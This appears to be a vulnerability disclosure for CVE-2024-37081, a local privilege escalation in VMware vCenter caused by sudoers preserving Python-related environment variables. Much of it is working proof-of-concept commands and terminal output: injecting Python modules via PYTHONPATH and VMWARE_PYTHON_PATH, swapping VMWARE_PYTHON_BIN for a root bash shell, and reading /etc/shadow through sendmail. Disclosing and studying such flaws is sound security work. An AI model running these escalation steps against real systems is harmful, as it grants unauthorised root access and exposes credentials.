
VMware vCenter Disclosures

Version 8.0.0.10200

Environment:

- VMware vCenter 8.0.0.10200
- Photon Linux



```
VMware vCenter Server 8.0.0.10200
Type: vCenter Server with an embedded Platform Services Controller
```

Findings:

1. CVE-2024-37081: VMware vCenter Multiple Local Privilege Escalation

Description:
Due to a misconfiguration in the “/etc/sudoers” file, which allows environmental variables (e.g. “PYTHONPATH”, “VMWARE_PYTHON_PATH”, etc.) to be preserved when running a “sudo” command, attackers are able to leverage this in order to run arbitrary system commands as the root user instead of legitimate python code or trusted binaries.

The following sudo users and/or groups have been determined to be affected by this vulnerability:

User/Group	Type
%operator	Group
%admin	Group
infraprofile	User
vpxd	User
sts	User
pod	User

Proof of Concept:
Due to a misconfiguration in the “Defaults env_keep” parameter of the “/etc/sudoers” file, users that are allowed to run “sudo” commands can propagate dangerous environmental variables such as “PYTHONPATH”, “VMWARE_PYTHON_PATH”, VMWARE_PYTHON_BIN and others which are preserved when running commands as “root”.


By altering the values of these environmental variables before executing the “sudo” commands, the attacker is able to:

1.1. Load malicious python code from arbitrary controlled locations (e.g. “/tmp/”) resulting in the execution of arbitrary systems command with “root” privileges:

1.1.1. Shell commands as any user that can execute a python script with sudo (PYTHONPATH):

```
id
sudo -l
head /usr/lib/applmgmt/support/scripts/get_user_password_status.py
echo -e "import os\nprint('Hexor spwd: PYTHONPATH == ' +
os.environ['PYTHONPATH'])\nos.system('id')\nquit()" > /tmp/spwd.py
export PYTHONPATH=/tmp/
sudo /usr/lib/applmgmt/support/scripts/get_user_password_status.py
```


Note: In this example we will be using a user that belongs to the “operator” group.



```
mal [ ~ ]$ id
uid=10103(mal) gid=100(users) groups=100(users),59823(operator)
mal [ ~ ]$
mal [ ~ ]$ sudo -l
Matching Defaults entries for mal on vcsa:
    env_keep+="VMWARE_VAPI_HOME VMWARE_RUN_FIRSTBOOTS VMWARE_DATA_DIR VMWARE_INSTALL_PARAMETER VMWARE_PERFCHARTS VMWARE_LOG_DIR VMWARE_OPENSSL_BIN VMWARE_TOMCAT VMWARE_RUNTIME_DATA_DIR VMWARE_PYTHON_PATH VMWARE_TMP_DIR VMWARE_PERFCHARTS_COMPONENT
    VMWARE_PYTHON_MODULES_HOME VMWARE_JAVA_WRAPPER VMWARE_TCROOT VMWARE_PYTHON_BIN VMWARE_CLOUDVM_RAM_SIZE VMWARE_VAPI_CFG_DIR VMWARE_CFG_DIR VMWARE_JAVA_HOME VMWARE_COMMON_JARS VMWARE_B2B VMWARE_VAPI_PYTHONPATH VMWARE_CIS_HOME",
    env_keep+="VMWARE_POSTGRES_DATA VMWARE_POSTGRES_BIN VMWARE_POSTGRES_DB_ADMIN VMWARE_POSTGRES_BASE VMWARE_POSTGRES_SSL_DATA VMWARE_POSTGRES_XLOG VMWARE_POSTGRES_ARCHIVE VMWARE_POSTGRES_TBSPACE_SEAT VMWARE_POSTGRES_OS_ADMIN VMWARE_POSTGRES_VMON_GROUP
    VMWARE_POSTGRES_DB_REPLICATION", env_keep+="PGHOST VMWARE_VCHA_LARGEFILES_DIR VMWARE_POSTGRES_ETC VMWARE_POSTGRES_BACKUP VMWARE_VCHA_SMALLFILES_DIR VMWARE_POSTGRES_SCRIPTS VMWARE_POSTGRES_MOUNT_ARCHIVE VMWARE_BASE_BUILD VMWARE_POSTGRES_LOG
    VMWARE_POSTGRES_ROOT VMWARE_VCHA_SQLITEFILES_DIR", env_keep+="VMWARE_POSTGRES_MOUNT_SEAT VMWARE_POSTGRES_MOUNT_XLOG PGSERVICEFILE PYTHONPATH"

Runas and Command-specific defaults for mal:
    Defaults!/usr/lib/applmgmt/support/scripts/support-bundle.py !syslog

User mal may run the following commands on vcsa:
    (root) NOPASSWD: /usr/sbin/ntpq, /sbin/tracepath, /usr/lib/applmgmt/support/scripts/get_user_password_status.py, /sbin/tracepath6, /usr/lib/applmgmt/support/scripts/showlog.py, /usr/lib/applmgmt/support/scripts/port-accessible.py,
        /usr/lib/applmgmt/support/scripts/capture_ssh_session_info.py
mal [ ~ ]$
mal [ ~ ]$ head /usr/lib/applmgmt/support/scripts/get_user_password_status.py
#!/usr/bin/python

import spwd
import sys
import os

if len(sys.argv) > 1 and sys.argv[1] == '--fix-sudoers':
    try:
        contents = None
        is_modified = False
mal [ ~ ]$
mal [ ~ ]$ echo -e "import os\nprint('Hexor spwd: PYTHONPATH == ' + os.environ['PYTHONPATH'])\nos.system('id')\nquit()" > /tmp/spwd.py
mal [ ~ ]$ export PYTHONPATH=/tmp/
mal [ ~ ]$ sudo /usr/lib/applmgmt/support/scripts/get_user_password_status.py
Hexor spwd: PYTHONPATH == /tmp/
uid=0(root) gid=0(root) groups=0(root),4044(shellaccess)
mal [ ~ ]$
```

1.1.2. Shell commands as the “pod” user (VMWARE_PYTHON_PATH):

```
mkdir -p /tmp/appliance/
echo -e "import os\nprint('Hexor __init__: VMWARE_PYTHON_PATH == ' +
os.environ['VMWARE_PYTHON_PATH'])\nos.system('id')\nquit()" > /tmp/appliance/__init__.py
export VMWARE_PYTHON_PATH=/tmp/
sudo install-parameter
```




```
pod@vcsa [ / ]$ head /usr/bin/install-parameter -n 30 | tail
import sys
import os
import logging
from optparse import OptionParser
sys.path.insert(0, '/usr/lib/vmware-vmcg/site-packages')
sys.path.extend(os.environ['VMWARE_PYTHON_PATH'].split(':'))
from appliance.installparamutil import InstallParameters
from cis.utils import setupLogging
from cis.defaults import get_cis_log_dir

pod@vcsa [ / ]$ sudo -l
Matching Defaults entries for pod on vcsa:
    env_keep+="VMWARE_VAPI_HOME VMWARE_RUN_FIRSTBOOTS VMWARE_DATA_DIR VMWARE_INSTALL_PARAMETER VMWARE_PERFCHARTS VMWARE_LOG_DIR VMWARE_OPENSSL_BIN VMWARE_TOMCAT VMWARE_RUNTIME_DATA_DIR VMWARE_PYTHON_PATH VMWARE_TMP_DIR VMWARE_PERFCHARTS_COMPONENT
    VMWARE_PYTHON_MODULES_HOME VMWARE_JAVA_WRAPPER VMWARE_TCROOT VMWARE_PYTHON_BIN VMWARE_CLOUDVM_RAM_SIZE VMWARE_VAPI_CFG_DIR VMWARE_CFG_DIR VMWARE_JAVA_HOME VMWARE_COMMON_JARS VMWARE_B2B VMWARE_VAPI_PYTHONPATH VMWARE_CIS_HOME",
    env_keep+="VMWARE_POSTGRES_DATA VMWARE_POSTGRES_BIN VMWARE_POSTGRES_DB_ADMIN VMWARE_POSTGRES_BASE VMWARE_POSTGRES_SSL_DATA VMWARE_POSTGRES_XLOG VMWARE_POSTGRES_ARCHIVE VMWARE_POSTGRES_TBSPACE_SEAT VMWARE_POSTGRES_OS_ADMIN VMWARE_POSTGRES_VMON_GROUP
    VMWARE_POSTGRES_DB_REPLICATION", env_keep+="PGHOST VMWARE_VCHA_LARGEFILES_DIR VMWARE_POSTGRES_ETC VMWARE_POSTGRES_BACKUP VMWARE_VCHA_SMALLFILES_DIR VMWARE_POSTGRES_SCRIPTS VMWARE_POSTGRES_MOUNT_ARCHIVE VMWARE_BASE_BUILD VMWARE_POSTGRES_LOG
    VMWARE_POSTGRES_ROOT VMWARE_VCHA_SQLITEFILES_DIR", env_keep+="VMWARE_POSTGRES_MOUNT_SEAT VMWARE_POSTGRES_MOUNT_XLOG PGSERVICEFILE PYTHONPATH"

Runas and Command-specific defaults for pod:
    Defaults!/usr/lib/applmgmt/support/scripts/support-bundle.py !syslog

User pod may run the following commands on vcsa:
    (root) NOPASSWD: /usr/bin/python3 /var/vmware-pod/scripts/pod_vcsa_config.py *
    (root) NOPASSWD: /usr/bin/python3 /var/vmware-pod/scripts/pod_harden_config.py *
    (root) NOPASSWD: /usr/bin/python3 /var/vmware-pod/scripts/pod_pam_auth.py
    (root) NOPASSWD: /usr/bin/install-parameter *
pod@vcsa [ / ]$
pod@vcsa [ / ]$ id
uid=1032(pod) gid=13200(pod) groups=13200(pod)
pod@vcsa [ / ]$
pod@vcsa [ / ]$ mkdir -p /tmp/appliance/
pod@vcsa [ / ]$ echo -e "import os\nprint('Hexor __init__: VMWARE_PYTHON_PATH == ' + os.environ['VMWARE_PYTHON_PATH'])\nos.system('id')\nquit()" > /tmp/appliance/__init__.py
pod@vcsa [ / ]$ export VMWARE_PYTHON_PATH=/tmp/
pod@vcsa [ / ]$
pod@vcsa [ / ]$ sudo install-parameter
Hexor __init__: VMWARE_PYTHON_PATH == /tmp/
uid=0(root) gid=0(root) groups=0(root),4044(shellaccess)
pod@vcsa [ / ]$
```

1.2. Execute malicious scripts/executable instead of legitimate ones resulting in the execution of arbitrary systems command with “root” privileges:

Shell commands as a “admin” group user (VMWARE_PYTHON_BIN):

```
echo '/bin/bash' > /tmp/shell && chmod +x /tmp/shell
export VMWARE_PYTHON_BIN=/tmp/shell
sudo /bin/dcli
```




```
admin [ ~ ]$ id
uid=10109(admin) gid=100(users) groups=100(users),59822(admin)
admin [ ~ ]$
admin [ ~ ]$ sudo -l
Matching Defaults entries for admin on vcsa:
    env_keep+="VMWARE_VAPI_HOME VMWARE_RUN_FIRSTBOOTS VMWARE_DATA_DIR VMWARE_INSTALL_PARAMETER VMWARE_PERFCHARTS VMWARE_LOG_DIR VMWARE_OPENSSL_BIN VMWARE_TOMCAT VMWARE_RUNTIME_DATA_DIR
    VMWARE_PYTHON_PATH VMWARE_TMP_DIR VMWARE_PERFCHARTS_COMPONENT VMWARE_PYTHON_MODULES_HOME VMWARE_JAVA_WRAPPER VMWARE_TCROOT VMWARE_PYTHON_BIN VMWARE_CLOUDVM_RAM_SIZE VMWARE_VAPI_CFG_DIR
    VMWARE_CFG_DIR VMWARE_JAVA_HOME VMWARE_COMMON_JARS VMWARE_B2B VMWARE_VAPI_PYTHONPATH VMWARE_CIS_HOME", env_keep+="VMWARE_POSTGRES_DATA VMWARE_POSTGRES_BIN VMWARE_POSTGRES_DB_ADMIN
    VMWARE_POSTGRES_BASE VMWARE_POSTGRES_SSL_DATA VMWARE_POSTGRES_XLOG VMWARE_POSTGRES_ARCHIVE VMWARE_POSTGRES_TBSPACE_SEAT VMWARE_POSTGRES_OS_ADMIN VMWARE_POSTGRES_VMON_GROUP
    VMWARE_POSTGRES_DB_REPLICATION", env_keep+="PGHOST VMWARE_VCHA_LARGEFILES_DIR VMWARE_POSTGRES_ETC VMWARE_POSTGRES_BACKUP VMWARE_VCHA_SMALLFILES_DIR VMWARE_POSTGRES_SCRIPTS
    VMWARE_POSTGRES_MOUNT_ARCHIVE VMWARE_BASE_BUILD VMWARE_POSTGRES_LOG VMWARE_POSTGRES_ROOT VMWARE_VCHA_SQLITEFILES_DIR", env_keep+="VMWARE_POSTGRES_MOUNT_SEAT VMWARE_POSTGRES_MOUNT_XLOG
    PGSERVICEFILE PYTHONPATH"

Runas and Command-specific defaults for admin:
    Defaults!/usr/lib/applmgmt/support/scripts/support-bundle.py !syslog

User admin may run the following commands on vcsa:
    (root) NOPASSWD: /usr/sbin/ntpq, /sbin/tracepath, /usr/lib/applmgmt/support/scripts/get_user_password_status.py, /sbin/tracepath6, /usr/lib/applmgmt/support/scripts/showlog.py,
        /usr/lib/applmgmt/support/scripts/port-accessible.py, /usr/lib/applmgmt/support/scripts/capture_ssh_session_info.py, /usr/bin/rvc, /bin/dcli,
        /usr/lib/applmgmt/support/scripts/pgtop.py, /usr/lib/applmgmt/support/scripts/shutdown.py, /usr/lib/applmgmt/support/scripts/service-control.py,
        /usr/lib/applmgmt/support/scripts/software-packages.py, /usr/lib/applmgmt/support/scripts/support-bundle.py, /bin/service-control
admin [ ~ ]$
admin [ ~ ]$ head /bin/dcli
#!/bin/sh

export PYTHONPATH=$VMWARE_PYTHON_PATH:$VMWARE_PYTHON_MODULES_HOME:$VMWARE_VAPI_PYTHONPATH
export DCLI_SERVER=http://localhost/api
export DCLI_LOGFILE=/var/log/vmware/vapi/dcli.log
exec $VMWARE_PYTHON_BIN -m vmware.vapi.client.dcli.cli "$@"
admin [ ~ ]$
admin [ ~ ]$ echo '/bin/bash' > /tmp/shell && chmod +x /tmp/shell
admin [ ~ ]$ export VMWARE_PYTHON_BIN=/tmp/shell
admin [ ~ ]$
admin [ ~ ]$ sudo /bin/dcli
root [ /home/admin ]# id
uid=0(root) gid=0(root) groups=0(root),4044(shellaccess)
root [ /home/admin ]#
```

1.3. Malicious flags allowed in sudo commands resulting in arbitrary file read with “root” privileges:

Shell commands as the “vpxd” user (sendmail):

```
sudo /usr/sbin/sendmail -tf aaa -C/etc/shadow
```



```
vpxd@vcsa [ / ]$ id
uid=1014(vpxd) gid=59001(cis) groups=59001(cis),3714(svcaccount),3914(lwis),59000(lwisRegReader),59010(vcdbusers),59420(storagevpostgres)
vpxd@vcsa [ / ]$
vpxd@vcsa [ / ]$ sudo -l
Matching Defaults entries for vpxd on vcsa:
    env_keep+="VMWARE_VAPI_HOME VMWARE_RUN_FIRSTBOOTS VMWARE_DATA_DIR VMWARE_INSTALL_PARAMETER VMWARE_PERFCHARTS VMWARE_LOG_DIR VMWARE_OPENSSL_BIN VMWARE_TOMCAT VMWARE_RUNTIME_DATA_DIR
    VMWARE_PYTHON_PATH VMWARE_TMP_DIR VMWARE_PERFCHARTS_COMPONENT VMWARE_PYTHON_MODULES_HOME VMWARE_JAVA_WRAPPER VMWARE_TCROOT VMWARE_PYTHON_BIN VMWARE_CLOUDVM_RAM_SIZE VMWARE_VAPI_CFG_DIR
    VMWARE_CFG_DIR VMWARE_JAVA_HOME VMWARE_COMMON_JARS VMWARE_B2B VMWARE_VAPI_PYTHONPATH VMWARE_CIS_HOME", env_keep+="VMWARE_POSTGRES_DATA VMWARE_POSTGRES_BIN VMWARE_POSTGRES_DB_ADMIN
    VMWARE_POSTGRES_BASE VMWARE_POSTGRES_SSL_DATA VMWARE_POSTGRES_XLOG VMWARE_POSTGRES_ARCHIVE VMWARE_POSTGRES_TBSPACE_SEAT VMWARE_POSTGRES_OS_ADMIN VMWARE_POSTGRES_VMON_GROUP
    VMWARE_POSTGRES_DB_REPLICATION", env_keep+="PGHOST VMWARE_VCHA_LARGEFILES_DIR VMWARE_POSTGRES_ETC VMWARE_POSTGRES_BACKUP VMWARE_VCHA_SMALLFILES_DIR VMWARE_POSTGRES_SCRIPTS
    VMWARE_POSTGRES_MOUNT_ARCHIVE VMWARE_BASE_BUILD VMWARE_POSTGRES_LOG VMWARE_POSTGRES_ROOT VMWARE_VCHA_SQLITEFILES_DIR", env_keep+="VMWARE_POSTGRES_MOUNT_SEAT VMWARE_POSTGRES_MOUNT_XLOG
    PGSERVICEFILE PYTHONPATH"

Runas and Command-specific defaults for vpxd:
    Defaults!/usr/lib/applmgmt/support/scripts/support-bundle.py !syslog

User vpxd may run the following commands on vcsa:
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vcha/scripts/checkLazyImportStatus.py*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vcha/scripts/cleanupAltCfg.py*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vcha/scripts/configureEth.py*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vcha/scripts/executeCmd.py*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vcha/scripts/ifaces.py*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vcha/scripts/ipSubnet.py*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vcha/scripts/preSetup.py*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vcha/scripts/sshConnect.py*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vcha/scripts/verify_postgres_setup.py*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vpx/py/createcertificatezip.py*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vpx/firstboot/vpxd_firstboot.py --action\=maintenance*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vpx/pyJack/PyVmomiServer.py -i --logfile*
    (root) NOPASSWD: /usr/bin/python /usr/lib/vmware-vpx/py/localezip.py*
    (root) NOPASSWD: /usr/lib/vmware-vpx/py/vccfg.py*
    (root) NOPASSWD: /usr/lib/vmware-vpx/config_sendmail.sh*
    (root) NOPASSWD: /usr/sbin/sendmail -tf*
    (root) NOPASSWD: /usr/lib/vmware-vmon/vmon-cli --stop vcha
    (root) NOPASSWD: /usr/lib/vmware-vmon/vmon-cli --start vcha
    (root) NOPASSWD: /bin/vc-support.sh*
vpxd@vcsa [ / ]$
vpxd@vcsa [ / ]$ sudo /usr/sbin/sendmail -tf aaa -C/etc/shadow
/etc/shadow: line 1: unknown configuration line "root:[redacted]1:19389:0:90:7:::"
/etc/shadow: line 2: unknown configuration line "bin:x:19389:0:90:7:::"
/etc/shadow: line 3: unknown configuration line "daemon:x:19389:0:90:7:::"
/etc/shadow: line 4: unknown configuration line "messagebus:x:19389:0:90:7:::"
/etc/shadow: line 5: unknown configuration line "systemd-bus-proxy:x:19389:0:90:7:::"
/etc/shadow: line 6: unknown configuration line "systemd-journal-gateway:x:19389:0:90:7:::"
/etc/shadow: line 7: unknown configuration line "systemd-journal-remote:x:19389:0:90:7:::"
/etc/shadow: line 8: unknown configuration line "systemd-journal-upload:x:19389:0:90:7:::"
```